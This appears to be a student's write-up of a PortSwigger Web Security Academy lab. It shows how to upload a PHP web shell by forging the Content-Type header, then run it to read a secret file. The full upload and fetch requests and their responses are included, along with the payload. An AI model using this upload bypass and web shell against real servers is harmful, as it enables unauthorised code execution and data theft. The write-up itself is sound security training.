
File Upload Vulnerabilities Lab - 02

Web Shell Upload Via Content-Type Restriction Bypass


M.Gobi Shankar


CB.SC.P2CYS23019

Log in and upload an image as your avatar, then go back to your account page.



In Burp, go to Proxy > HTTP **history and notice that your image was fetched using a GET request to** /files/avatars/cover.jpeg**. Send this request to Burp Repeater.**





On your system, create a file called exploit.php**, containing a script for fetching the contents of Carlos's secret.**


```
┌──(kali㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Attempt to upload the script as avatar. The response indicates that you are only allowed to upload files with the MIME type image/jpeg **or** image/png**.**


Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

« Back to My Account

In Burp, go back to the proxy history and find the POST /my-account/avatar **request that was used to submit the file upload. Send this to Burp Repeater.**



In Burp Repeater, go to the tab containing the POST /my-account/avatar **request. In the part of the message body related to your file, change the specified Content-Type to** image/jpeg**. Send the request. Observe that the response indicates that your file was successfully uploaded.**



Request

Pretty Raw Hex

```
POST /my-account/avatar HTTP/2
Host: 0a8d007803015898802b262f00c00094.web-security-academy.net
Cookie: session=XzLjCz4xgzk6eZRGY6JZamVqmiMrZpdM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------417996392432176287384328103 5
Content-Length: 531
Origin: https://0a8d007803015898802b262f00c00094.web-security-academy.net
Referer: https://0a8d007803015898802b262f00c00094.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------417996392432176287384328103 5
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------417996392432176287384328103 5
Content-Disposition: form-data; name="user"

wiener
-----------------------------417996392432176287384328103 5
Content-Disposition: form-data; name="csrf"

aQ3ggCm78jiEPOTjsvY8G0xZbhLcWMmC
-----------------------------417996392432176287384328103 5--
```


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 06:12:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

Switch to the other Repeater tab containing the GET /files/avatars/cover.jpeg **request. In the path, replace the name of your image file with** exploit.php **and send the request. Observe that Carlos's secret was returned in the response.**



3 × 6 × 7 × +

Send Cancel < >

Request

Pretty Raw Hex

```
GET /files/avatars/exploit.php HTTP/2
Host: 0a8d007803015898802b262f00c00094.web-security-academy.net
Cookie: session=XzLjCz4xgzk6eZRGY6JZamVqmiMrZpdM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8d007803015898802b262f00c00094.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 06:15:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

3ZiTDWfpXDLm4tRJAOwDGT08VZWnSv8n
```

Secret: 3ZiTDWfpXDLm4tRJAOwDGT08VZWnSv8n

Submit the secret to solve the lab.



Lab Completed Successfully.